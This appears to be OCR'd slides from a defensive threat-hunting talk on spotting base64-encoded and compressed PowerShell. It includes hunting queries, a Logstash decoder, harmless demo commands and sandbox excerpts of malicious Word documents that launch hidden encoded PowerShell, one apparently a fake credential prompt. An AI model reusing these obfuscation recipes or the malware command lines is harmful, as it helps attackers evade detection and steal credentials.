
```
C:\Windows\system32>powershell -h

PowerShell[.exe] [-PSConsoleFile <file> | -Version <version>]
    [-NoLogo] [-NoExit] [-Sta] [-Mta] [-NoProfile] [-NonInteractive]
    [-InputFormat {Text | XML}] [-OutputFormat {Text | XML}]
    [-WindowStyle <style>] [-EncodedCommand <Base64EncodedCommand>]
    [-ConfigurationName <string>]
    [-File <filePath> <args>] [-ExecutionPolicy <ExecutionPolicy>]
    [-Command { - | <script-block> [-args <arg-array>]
                  | <string> [<CommandParameters>] } ]
```



```
-EncodedCommand
    Accepts a base-64-encoded string version of a command. Use this parameter
    to submit commands to Windows PowerShell that require complex quotation
    marks or curly braces.
```



```
# To use the -EncodedCommand parameter:
$command = 'dir "c:\program files" '
$bytes = [System.Text.Encoding]::Unicode.GetBytes($command)
$encodedCommand = [Convert]::ToBase64String($bytes)
powershell.exe -encodedCommand $encodedCommand
```



Hybrid Analysis

Tip: Click an analysed process below to view more details.

Analysed 2 processes in total (System Resource Monitor).

```
└ WINWORD.EXE /n "C:\JK_Powershell_Download.doc" (PID: 3388)
  └ powershell.exe -NoP -NonI -W Hidden -Exec Bypass -EncodedCommand CgBmAHUAbgBjAHQAaQBvAG4AIABJAG4AdgBvAGsAZQAtAEwAbwBnAGkA
    bgBQAHIAbwBtAHAAdAB7AAoAIAAgACAAIAAkAGMAcgBlAGQAIAA9ACAAJABlAG8AcwB0AC4AdQBpAC4AUAByAG8AbQBwAHQARgBvAHIAQwByAGU
    AZABlAG4AdABpAGEAbAAoACIAVwBpAG4AZABvAHcAcwAgAFMAZQBjAHUAcgBpAHQAeQAiACwAIAAiAFAAbABlAGEAcwBlACAAZQBuAHQAZQByACA
```

https://www.hybrid-analysis.com/sample/f80fe757882da2d668ec1367d6f51a0bf6ba8ef226769e998e520963c3c5ac3a?environmentId=100


Base64-encoded commands. –EncodedCommand. What do you need to know about it?

```
powershell -e RwBlAHQALQBQAHIAbwBjAGUAcwBzADsARwBlAHQALQBTAGUAcgB2AGkAYwBlAA==
powershell -ec RwBlAHQALQBQAHIAbwBjAGUAcwBzADsARwBlAHQALQBTAGUAcgB2AGkAYwBlAA==
powershell -en RwBlAHQALQBQAHIAbwBjAGUAcwBzADsARwBlAHQALQBTAGUAcgB2AGkAYwBlAA==
powershell -enc RwBlAHQALQBQAHIAbwBjAGUAcwBzADsARwBlAHQALQBTAGUAcgB2AGkAYwBlAA==
powershell -enco RwBlAHQALQBQAHIAbwBjAGUAcwBzADsARwBlAHQALQBTAGUAcgB2AGkAYwBlAA==
powershell -encod RwBlAHQALQBQAHIAbwBjAGUAcwBzADsARwBlAHQALQBTAGUAcgB2AGkAYwBlAA==
powershell -encode RwBlAHQALQBQAHIAbwBjAGUAcwBzADsARwBlAHQALQBTAGUAcgB2AGkAYwBlAA==
powershell -encoded RwBlAHQALQBQAHIAbwBjAGUAcwBzADsARwBlAHQALQBTAGUAcgB2AGkAYwBlAA==
powershell -encodedc RwBlAHQALQBQAHIAbwBjAGUAcwBzADsARwBlAHQALQBTAGUAcgB2AGkAYwBlAA==
powershell -encodedco RwBlAHQALQBQAHIAbwBjAGUAcwBzADsARwBlAHQALQBTAGUAcgB2AGkAYwBlAA==
powershell -encodedcom RwBlAHQALQBQAHIAbwBjAGUAcwBzADsARwBlAHQALQBTAGUAcgB2AGkAYwBlAA==
powershell -encodedcomm RwBlAHQALQBQAHIAbwBjAGUAcwBzADsARwBlAHQALQBTAGUAcgB2AGkAYwBlAA==
powershell -encodedcomma RwBlAHQALQBQAHIAbwBjAGUAcwBzADsARwBlAHQALQBTAGUAcgB2AGkAYwBlAA==
powershell -encodedcomman RwBlAHQALQBQAHIAbwBjAGUAcwBzADsARwBlAHQALQBTAGUAcgB2AGkAYwBlAA==
powershell -encodedcommand RwBlAHQALQBQAHIAbwBjAGUAcwBzADsARwBlAHQALQBTAGUAcgB2AGkAYwBlAA==
```

Base64-encoded commands. –EncodedCommand. Let’s hunt it!


Search for -e[ncodedcommand] in PowerShell command line:

(winlog.event_data.CommandLine:(*powershell* *pwsh*) OR winlog.event_data.Description:"Windows PowerShell" OR winlog.event_data.Product:"PowerShell Core 6" OR (winlog.event_id:400 AND winlog.provider_name:PowerShell)) AND (winlog.event_data.CommandLine:("* -enc *" "* -enco" "* -encod" "* -encode" "* -encoded" "* -encodedc" "* -encodedco" "* -encodedcom" "* -encodedcomm" "* -encodedcomma" "* -encodedcomman" "* -encodedcommand") OR winlog.event_data.CommandLine.keyword:/.*([p|P][o|O][w|W][e|E][r|R][s|S][h|H][e|E][l|L][l|L]|[p|P][w|W][s|S][h|H])(\.[e|E][x|X][e|E]\"|\.[e|E][x|X][e|E]|\")*[|	]+\-(e|E|ec|Ec|eC|EC|en|eN|En|EN)[|]+.*/)




winlog.event_id	winlog.event_data.CommandLine	winlog.event_data.ScriptBlockText
1	powershell -encodedcommand RwBlAHQALQBQAHIAbwBjAGUAcwBzADsARwBlAHQALQBTAGUAcgB2AGkAYwBlAA==	Get-Process;Get-Service
1	"C:\Program Files\PowerShell\6\pwsh.exe" -EN RwBlAHQALQBQAHIAbwBjAGUAcwBzADsARwBlAHQALQBTAGUAcgB2AGkAYwBlAA==	Get-Process;Get-Service
1	"C:\Program Files\PowerShell\6\pwsh.exe" -e RwBlAHQALQBQAHIAbwBjAGUAcwBzADsARwBlAHQALQBTAGUAcgB2AGkAYwBlAA==	Get-Process;Get-Service
1	"C:\Program Files\PowerShell\6\pwsh.exe" -encOd RwBlAHQALQBQAHIAbwBjAGUAcwBzADsARwBlAHQALQBTAGUAcgB2AGkAYwBlAA==	Get-Process;Get-Service
400	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -ENcoDedCom RwBlAHQALQBQAHIAbwBjAGUAcwBzADsARwBlAHQALQBTAGUAcgB2AGkAYwBlAA==	Get-Process;Get-Service
1	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ENcoDedCom RwBlAHQALQBQAHIAbwBjAGUAcwBzADsARwBlAHQALQBTAGUAcgB2AGkAYwBlAA==	Get-Process;Get-Service
1	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ENcoDedCo RwBlAHQALQBQAHIAbwBjAGUAcwBzADsARwBlAHQALQBTAGUAcgB2AGkAYwBlAA==	Get-Process;Get-Service
400	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -EC RwBlAHQALQBQAHIAbwBjAGUAcwBzADsARwBlAHQALQBTAGUAcgB2AGkAYwBlAA==	Get-Process;Get-Service
1	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -EC RwBlAHQALQBQAHIAbwBjAGUAcwBzADsARwBlAHQALQBTAGUAcgB2AGkAYwBlAA==	Get-Process;Get-Service

EncodedCommand and Script Block logging



winlog.provider_name	winlog.event_id	winlog.event_data.ProcessId	winlog.event_data.CommandLine	winlog.event_data.ScriptBlockText
Microsoft-Windows-Sysmon	1	6208	powershell -encodedco RwBlAHQALQBQAHIAbwBjAGUAcwBzADsARwBlAHQALQBTAGUAcgB2AGkAYwBlAA==	Get-Process;Get-Service

Decoded by Logstash



winlog.provider_name	winlog.event_id	winlog.process.pid	winlog.event_data.ScriptBlockText
Microsoft-Windows-PowerShell	4,104	6,208	Get-Process;Get-Service

Logstash config example

```
grok {
        match => { "[winlog][event_data][CommandLine]" =>
'([p|P][o|O][w|W][e|E][r|R][s|S][h|H][e|E][l|L][l|L]|([p|P][w|W][s|S][h|H]))(\.[e|E][x|X][e|E]\"|\.[e|E][x|X][e|E]|\")*\s+\-
(e|E)(\w{1,13})?\s+(")?%{NOTSPACE:[@metadata][EncodedPS]}(")?(\s+.*)?$' }
}

if [@metadata][EncodedPS] {
        ruby {
                code => ‘
                        require "base64"
                        event.set("[winlog][event_data][ScriptBlockText]", Base64.decode64(event.get("[@metadata][EncodedPS]")).delete!("\0"))
                '
        }
}
```

Base64-encoded commands. FromBase64String

FromBase64String method converts the specified string, which encodes binary data as base-64 digits, to an equivalent 8-bit unsigned integer array. In combination with Invoke-Expression cmdlet it can be used to execute base64-encoded PowerShell code.

```
$Text = ‘Get-Process;Get-Service’
$Bytes = [System.Text.Encoding]::Unicode.GetBytes($Text)
$EncodedText =[Convert]::ToBase64String($Bytes)
$EncodedText        =>     RwBlAHQALQBQAHIAbwBjAGUAcwBzADsARwBlAHQALQBTAGUAcgB2AGkAYwBlAA==
```


```
powershell -command
”IEX([System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String(‘RwBlAHQALQBQAHIAbwBjA
GUAcwBzADsARwBlAHQALQBTAGUAcgB2AGkAYwBlAA==‘)))”
```

```
powershell  -command
“IEX([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String(‘R2V0LVByb2Nlc3M7R2V0LVNl
cnZpY2U=‘)))”
```

FromBase64String + Compression

```
powershell -command "$s=New-Object
IO.MemoryStream(,[Convert]::FromBase64String('H4sIAKx46VwAA3NPLdENKMpPTi0utnYHsoNTi8oyk1
O5AA7DSEUYAAAA')); IEX (New-Object IO.StreamReader(New-Object
IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd()"
```

```
powershell –c command “$s=New-Object
IO.MemoryStream(,[Convert]::FromBase64String('c08t0Q0oyk9OLS62dgeyg1OLyjKTUwE=')); IEX (New-
Object IO.StreamReader(New-Object
IO.Compression.DeflateStream($s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd()”
```



Hybrid Analysis

Tip: Click an analysed process below to view more details.

Analysed 2 processes in total.

```
└ WINWORD.EXE /n "C:\CHOCOLATE_CHIP_COOKIE_RECIPE.docm" (PID: 1336)
   └ powershell.exe -NoE -Nop -NonI -ExecutionPolicy Bypass -C "sal a New-Object; iex(a IO.StreamReader((a IO.Compression.DeflateStream([IO.Me
     moryStream][Convert]::FromBase64String('lVHRSsMwFP2VSwksYUtoWkxxY4iyir4oaB+EMUYoqQ1syUjToXT7d2/1Zb4pF5JDzuGce2+a3tXRegcP2SOlm
     sFA/AKIBt4ddjbChArBJnCCGxiAbOEMiBsfSl23MKzrVocNXdfeHU2Im/k8euuiVJRsZ1Ixdr5UEw9LwGOKRucFBBP74PABMWmQSopCSVViSZWre6w7da2
     uslKt8C6zskiLPJcJyttRjgC9zehNiQXrIBXispnKP7qYZ5S+mM7vjoavXPek9wb4qwmoARN8a2KjXS9qvwf+TSakEb+JBHj1eTBQvVVMdDFY997NQKaMSzZ
     urIXpEv4bYsWfcnA51nxQQvGDxrlP8NxH/kMy9gXREohG'),[IO.Compression.CompressionMode]::Decompress)),[Text.Encoding]::ASCII)).ReadToEnd()"
```

https://www.reverse.it/sample/10f70840eb31aa2aa22d83a363993b1c66604b08bd9495674532921ccbc1b8c6/?environmentId=100


Base64-encoded commands. X509Enrollment COM

By ProgID:

```
Powershell –command "IEX
([System.Text.Encoding]::Unicode.GetString((New-Object -ComObject
X509Enrollment.CBinaryConverter).StringToVariantByteArray('RwBl
AHQALQBQAHIAbwBjAGUAcwBzADsARwBlAHQALQBTAGUAcgB2AG
kAYwBlAA==', 1)))"
```

By CLSID:

```
powershell IEX
([System.Text.Encoding]::Unicode.GetString(([activator]::CreateInstan
ce([type]::GetTypeFromCLSID('884e2002-217d-11da-b2a4-
000e7bbb2b09'))).StringToVariantByteArray('RwBlAHQALQBQAHIAb
wBjAGUAcwBzADsARwBlAHQALQBTAGUAcgB2AGkAYwBlAA==', 1)))
```


Casey Smith
@subTee
Читаю

Challenge: Find me a novel way base64 encode/decode

Hold My beer:

```
$x = New-Object -ComObject
X509Enrollment.CBinaryConverter
$b =
$x.StringToVariantByteArray('Qm9vbSE=
', 1)
$b
$s = $x.VariantByteArrayToString($b, 1 )
$s
```

